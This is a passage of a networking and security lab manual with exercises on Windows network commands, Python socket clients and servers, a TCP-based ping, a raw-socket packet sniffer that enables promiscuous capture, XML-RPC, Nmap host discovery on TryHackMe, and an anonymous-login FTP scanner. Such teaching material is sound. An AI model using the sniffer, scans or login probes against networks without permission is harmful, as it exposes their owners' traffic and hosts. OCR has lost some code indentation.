%SYS-5-CONFIG_I: Configured from console by console
```

Reference output screenshot (source manual page 64)

8. systeminfo

SYNOPSIS: SYSTEMINFO [/S system [/U username [/P [password]]]] [/FO format] [/NH]

DESCRIPTION: This tool displays operating system configuration information for a local or remote machine, including service pack levels.

OUTPUT:

```
##Unauthorized Access Is Prohibited##


User Access Verification

Password:

CyberSwitch>enable
Password:
Password:
CyberSwitch#
```


Reference output screenshot (source manual page 65)

9. tracert

SYNOPSIS: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] [-R] [-S srcaddr] [-4] [-6] target_name

DESCRIPTION: Traces the route packets take to a destination, showing each hop and its response time to diagnose network issues.

OUTPUT:




Reference output screenshot (source manual page 68)

10. ping

SYNOPSIS: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
[-r count] [-s count] [[-j host-list] | [-k host-list]]
[-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
[-4] [-6] target_name

DESCRIPTION: Ping tests network connectivity and measures response time between two devices.

OUTPUT:



Reference output screenshot (source manual page 70)

Result:

Thus the above windows commands were executed.

Viva Questions :

1. What is the purpose of the ping command?
Answer: It checks whether a host or server is reachable on the network.
2. What does the ipconfig command do in Windows?
Answer: It displays the IP configuration of the computer.
3. Which command is used in Linux to display network interfaces?
Answer: ifconfig or ip addr.
4. What is the use of the tracert or traceroute command?
Answer: It shows the path taken by packets to reach a destination.
5. What is the purpose of the netstat command?
Answer: It displays active network connections and listening ports.

Ex.No : 2

STUDY OF SOCKET PROGAMMING IN PYTHON

Aim:

To study the concepts of socket programming in python.

Introduction:

Socket definition:

A network socket is an endpoint of a two-way communication link between two programs or processes - client and server in our case - which are running on the network. This can be on the same computer as well as on different systems which are connected via the network. Both client/server communicate with each other by writing to or reading from the network socket. The technical equivalent in reality is a telephone communication between two participants. The network socket represents the corresponding number of the telephone line, or a contract in case of cell phones.

Socket programming in python

Python's core networking library is Socket Module.

Python's socket module has both class-based and instances-based methods.

Class-based method is an intuitive approach which doesn't need an instance of a

socket object.

For example, in order to print a machine's IP address, you don't need a socket

object. Instead, just call the socket's class-based methods.

In instance-based method, if some data needed to be sent to a server application,

it is more intuitive to create a socket object to perform that explicit operation.

This module has everything you need to build socket servers and clients.

TCP Client-Server Communication Using Socket programming in python:

Algorithm:

Server:

1. Create a TCP socket using `socket.socket(AF_INET, SOCK_STREAM)`.
2. Bind the socket to `'localhost'` and a specific port using `bind()`.
3. Listen for incoming client connections using `listen()`.
4. Accept a connection, receive the client's message using `recv()`, and send a reply using `send()`.
5. Ask the user whether to continue; if not, close the socket using `close()`.

Client:

1. Create a TCP socket using `socket.socket(AF_INET, SOCK_STREAM)`.
2. Connect the socket to the server using `connect(('localhost', 55555))`.
3. Send a message to the server using `send()`.
4. Receive the reply from the server using `recv()` and display it.
5. Close the socket connection using `close()`.

Program Code:


Server:

```
import socket
sockfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print('Socket Created')
sockfd.bind(('localhost',55555))
sockfd.listen(3)
print('Waiting for connections')
while True:
clientfd,addr=sockfd.accept()
receivedMsg=clientfd.recv(1024).decode()
print("Connected with ",addr)
print("Message Received from Client: ",receivedMsg)
clientfd.send(bytes(receivedMsg,'utf-8'))
print("Message reply sent to Client!")
print("Do you want to continue(type y or n):")
choice=input()
if choice=='n':
break
```

Client:

```
import socket
clientfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clientfd.connect(('localhost',55555))
name=input("Enter your message:")
clientfd.send(bytes(name,'utf-8'))
print("Message Received from Server: ",clientfd.recv(1024).decode())
```

Output:



Reference output screenshot (source manual page 72)

Server:

Client:

UDP Client-Server Communication Using Socket programming in python:

Algorithm:

Server:

1. Create a UDP socket using socket.socket(AF_INET, SOCK_DGRAM).
2. Bind the socket to 'localhost' and a specific port using bind().
3. Wait to receive a message from a client using recvfrom().
4. Display the received message and send it back using sendto().
5. Ask the user whether to continue or close the socket using close().

Client:

1. Create a UDP socket using `socket.socket(AF_INET, SOCK_DGRAM)`.
2. Enter the message to send to the server.
3. Send the message using `sendto()` with the server’s address and port.
4. Receive the server’s reply using `recvfrom()` and display it.
5. Ask the user whether to continue or close the socket using `close()`.

Program Code:


Server:

```
import socket
sockfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
print("UDP Socket Created")
sockfd.bind(('localhost', 8000))
print("Waiting for messages...")
while True:
data, addr = sockfd.recvfrom(1024)
print("Message Received from Client:", data.decode())
sockfd.sendto(data, addr)
print("Message reply sent to Client!")
choice = input("Do you want to continue (y/n): ")
if choice.lower() == 'n':
break
sockfd.close()
```

Client:

```
import socket
clientfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
while True:
msg = input("Enter message to send: ")
clientfd.sendto(msg.encode(), ('localhost', 8000))
data, addr = clientfd.recvfrom(1024)
print("Message from Server:", data.decode())
choice = input("Do you want to continue (y/n): ")
if choice.lower() == 'n':
break clientfd.close()
```

Output:



Reference output screenshot (source manual page 74)

Server:

Client:

Result:

Thus concepts of socket programming in python were studied.

Viva Questions

1. What is a socket in computer networks?

Answer:

A socket is an endpoint for sending and receiving data between two computers over a network.

2. What are the two main types of sockets?

Answer:

The two main types are:

- TCP Socket (SOCK_STREAM): Connection-oriented and reliable.
- UDP Socket (SOCK_DGRAM): Connectionless and faster but less reliable.

3. What is the difference between TCP and UDP sockets?

Answer:

TCP provides reliable, ordered, and error-checked communication, whereas UDP provides faster communication without guaranteeing delivery or order of packets.

4. Which Python module is commonly used for socket programming?

Answer:

The socket module is used in Python for creating and managing network sockets.

Example:

```
import socket
```

5. What is the role of a server socket and a client socket?

Answer:

A server socket listens for incoming connection requests, while a client socket initiates a connection to the server.

Ex.No: 3

CUSTOMIZED PING COMMAND TO TEST THE SERVER
CONNECTIVITY

Aim:

To develop a customized ping command to test the server connectivity.

Introduction:

Ping:

The ping command sends ICMP echo request packets to a host and waits for echo replies. It measures reachability and reports RTT statistics (min, max, avg, packet loss).

Algorithm:

1. Set host, port, and number of pings.
2. Create an empty list to store RTT values.
3. Repeat for the given number of pings.
4. Start a timer.
5. Attempt to connect to host on the given port.
6. Stop the timer if connection is successful.
7. Calculate RTT and save it in the list.
8. If connection fails, print timeout.
9. After all attempts, find minimum, maximum, and average RTT.
10. Display the results.

Program Code:

Customized ping command to test the server connectivity:

```
import socket
import time
host = "google.com"
port = 80
count = 4
for i in range(count):
try:
s = socket.socket()
start = time.time()
```


s.connect((host, port))

```
end = time.time()
```

s.close()

```
print(f"Reply from {host}: time={(end-start)*1000:.2f} ms")
except Exception:
print("Request timed out")
```

Output:



Reference output screenshot (source manual page 75)

Program Code:

Customized Ping Program to Measure Min, Max, and Average RTT:

```
import socket, time
host = "google.com"
port = 80
count = 4
times = []
for i in range(count):
try:
s = socket.socket()
start = time.time()
```

s.connect((host, port))

```
end = time.time()
```


s.close()

```
rtt = (end - start) * 1000
```

times.append(rtt)

```
print(f"Reply from {host}: time={rtt:.2f} ms")
except:
print("Request timed out")
if times:
print("\nMin RTT =", min(times), "ms")
print("Max RTT =", max(times), "ms")
print("Avg RTT =", sum(times)/len(times), "ms")
```

Output:



Reference output screenshot (source manual page 77)

Result:

Thus the server connectivity is tested using ping command.

Viva Questions

1. What is the purpose of the ping command?

Answer:

The ping command is used to check whether a host or server is reachable over a network and to measure the response time.

2. Which protocol is used by the ping command?

Answer:

Ping uses the Internet Control Message Protocol (ICMP), specifically ICMP Echo Request and Echo Reply messages.

3. What is an ICMP Echo Request?

Answer:

An ICMP Echo Request is a message sent by a computer to another device to check whether it is active and reachable.

4. What is meant by latency in a ping operation?

Answer:

Latency is the time taken for a packet to travel from the source to the destination and back, usually measured in milliseconds (ms).

5. What does packet loss indicate in a ping test?

Answer:

Packet loss indicates that some packets failed to reach the destination or return to the sender, which may be due to network congestion or failures.

Ex.No:4

PACKET SNIFFING USING RAW SOCKETS IN PYTHON

Aim:

To implement packet sniffing using raw sockets in python that captures Ethernet frames and displays source/destination MACs and protocol info for network analysis and troubleshooting.

Introduction:

Packet Sniffing:
Packet sniffing is the process of intercepting and analyzing network packets traveling over a network to monitor or troubleshoot traffic.

Algorithm:


1. Get the local host IP address.
2. Create a raw IPv4 socket.
3. Bind the socket to the host IP.
4. Set socket to include IP headers.
5. Enable promiscuous mode to capture all packets.
6. Enter an infinite loop to receive data.
7. Receive raw packet bytes from the socket.
8. Parse the Ethernet frame into dest MAC, src MAC, protocol, and payload.
9. Format MAC addresses and protocol for display.
10. Print the extracted fields and loop to continue sniffing.

Program Code:

```
import socket
import struct
import binascii
import textwrap
def main():
host = socket.gethostbyname(socket.gethostname())
print('IP: {}'.format(host))
conn = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_IP)
conn.bind((host, 0))
conn.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
while True:
raw_data, addr = conn.recvfrom(65536)
dest_mac, src_mac, eth_proto, data = ethernet_frame(raw_data)
print('\nEthernet Frame:')
print("Destination MAC: {}".format(dest_mac))
print("Source MAC: {}".format(src_mac))
print("Protocol: {}".format(eth_proto))
def ethernet_frame(data):
dest_mac, src_mac, proto = struct.unpack('!6s6s2s', data[:14])
return get_mac_addr(dest_mac), get_mac_addr(src_mac),
get_protocol(proto), data[14:]
def get_mac_addr(bytes_addr):
bytes_str = map('{:02x}'.format, bytes_addr)
mac_address = ':'.join(bytes_str).upper()
return mac_address
def get_protocol(bytes_proto):
```

```
    bytes_str = map('{:02x}'.format, bytes_proto)
    protocol = ''.join(bytes_str).upper()
    return protocol
main()
```

Output:



Reference output screenshot (source manual page 80)

Result:

Thus packet sniffing was implemented using raw sockets in python.

Viva Questions

1. What is packet sniffing?

Answer:

Packet sniffing is the process of capturing and analyzing data packets that travel through a computer network.

2. What is a raw socket?

Answer:

A raw socket is a type of socket that provides direct access to network packets, allowing programmers to read and manipulate packet headers and data.

3. Why are administrator or root privileges required for raw sockets?

Answer:

Administrator privileges are required because raw sockets provide low-level access to network traffic, which can affect system security and privacy.

4. Which Python module is used for implementing raw sockets?

Answer:

The socket module in Python is used to create and work with raw sockets.

Example:

```
import socket
```

5. What is the main purpose of packet sniffing?

Answer:

Packet sniffing is used for network monitoring, troubleshooting, performance analysis, and security investigations.

Ex.No:5

SIMPLE CALCULATOR USING XMLRPC

Aim:

To develop a simple calculator using xmlrpc in python.

Introduction: XML-RPC:

XML-RPC is a protocol that uses XML to encode remote procedure calls (RPC) and HTTP as a transport mechanism, allowing a client to call functions on a remote server over a network.

Algorithm:

Client:

1. Import xmlrpc.client and create a ServerProxy for http://localhost:8000/.
2. Loop a fixed number of times (e.g., 5).
3. Prompt the user to input two numbers (a and b).
4. Call server functions (add, sub, mul, div, mod) via the proxy.
5. Receive results from the server for each operation.
6. Print the results to the user.

Server:

1. Import SimpleXMLRPCServer from xmlrpc.server.
2. Define arithmetic functions: add, sub, mul, div, mod.
3. Create an XMLRPCServer object bound to localhost on port 8000.
4. Register each function with the server.
5. Print a message indicating the server is listening.
6. Start the server using serve_forever() to handle incoming client requests.

Program Code:

Client:


```
import xmlrpc.client
```

```
proxy= xmlrpc.client.ServerProxy('http://localhost:8000/')
for i in range(5):
a=int(input("Enter a number:"))
b=int(input("Enter b number:"))
print("addition of given number is %d "%((proxy.add(a,b))))
print("sub of given number is %d "%((proxy.sub(a,b))))
print("mul of given number is %d "%((proxy.mul(a,b))))
print("div of given number is %d "%((proxy.div(a,b))))
print("mod of given number is %d "% ((proxy.mod(a,b))))
```

Server:

```
from xmlrpc.server import SimpleXMLRPCServer
def add(a,b):
return a+b
def sub(a,b):
return a-b
def mul(a,b):
return a*b
def div(a,b):
return a/b
def mod(a,b):
return a%b
server = SimpleXMLRPCServer(("localhost", 8000))
print("Listening on port 8000...")
server.register_function(add, "add")
server.register_function(sub, "sub")
server.register_function(mul, "mul")
server.register_function(div, "div")
server.register_function(mod, "mod")
server.serve_forever()
```

Output:



Reference output screenshot (source manual page 82)

Client:

Server:

Result:

Thus a simple calculator was developed using xmlrpc in python

Viva Questions

1. What is XML-RPC?

Answer:

XML-RPC (XML Remote Procedure Call) is a protocol that allows a program to call functions on another computer using XML for data exchange over a network.

2. What is the client-server model in XML-RPC?

Answer:

In the client-server model, the client sends a request to perform an operation, and the server processes the request and returns the result.

3. Which Python modules are used for XML-RPC programming?

Answer:

Python provides the following modules:

- xmlrpc.server for creating the server
- xmlrpc.client for creating the client

4. Why is XML used in XML-RPC?

Answer:

XML is used because it is a standard, platform-independent format for exchanging structured data between systems.

5. What is a remote procedure call (RPC)?

Answer:

A remote procedure call is a technique that allows a program to execute a function or method on another computer as if it were a local function.

Ex.No: 6

NMAP LIVE HOST DISCOVERY

Aim:

To use Nmap to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan in TryHackMe platform.

Introduction:

Nmap is a network scanning tool that finds hosts, open ports, and services.

Task 1: Introduction

Task 2: Subnetworks

Task 3: Enumerating Targets

Task 4: Discovering Live Hosts

Task 5: Nmap Host Discovery Using ARP

Task 7: Nmap Host Discovery Using TCP and UDP

Task 8: Using Reverse-DNS Lookup

Summary:

Result:

Thus Nmap was used to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan in TryHackMe platform.

Viva Questions

1. What is Nmap?

Answer:

Nmap (Network Mapper) is an open-source tool used for network discovery, host identification, and security auditing.

2. What is live host discovery in Nmap?

Answer:

Live host discovery is the process of identifying active devices (hosts) on a network without performing a complete port scan.

3. Which Nmap option is used only for host discovery?

Answer:

The -sn option is used for host discovery without scanning ports.

Example:

nmap -sn 192.168.1.0/24

4. What protocols are commonly used by Nmap for host discovery?

Answer:

Nmap commonly uses:

- ICMP Echo Requests (Ping)
- ARP Requests
- TCP SYN Ping
- TCP ACK Ping
- UDP Ping

5. What is an ARP scan in Nmap?

Answer:

An ARP scan sends Address Resolution Protocol requests to discover active devices on a local network and is very effective in LAN environments.

Ex.No:7

ANONYMOUS FTP SCANNER

Aim:

To build an anonymous ftp scanner using ftplib module in python.

Introduction:

FTP Scanner:
A tool that automatically scans IPs/hosts for active FTP servers. It tests connectivity and credentials, reporting successful logins and vulnerabilities.
ftplib:
A built in Python library for working with the File Transfer Protocol (FTP). It allows connecting to FTP servers, logging in, listing directories, and transferring files.

Algorithm:

1. Import the `ftplib` module.
2. Define a function that accepts a hostname.
3. Inside the function, create an FTP connection to the hostname.
4. Attempt to log in with username `"anonymous"` and password `"anonymous"`.
5. Store the server’s response from the login attempt.
6. If the response contains `"230 Anonymous access granted"`, proceed.
7. Print a success message with the hostname.
8. Display the server’s welcome message and directory listing.
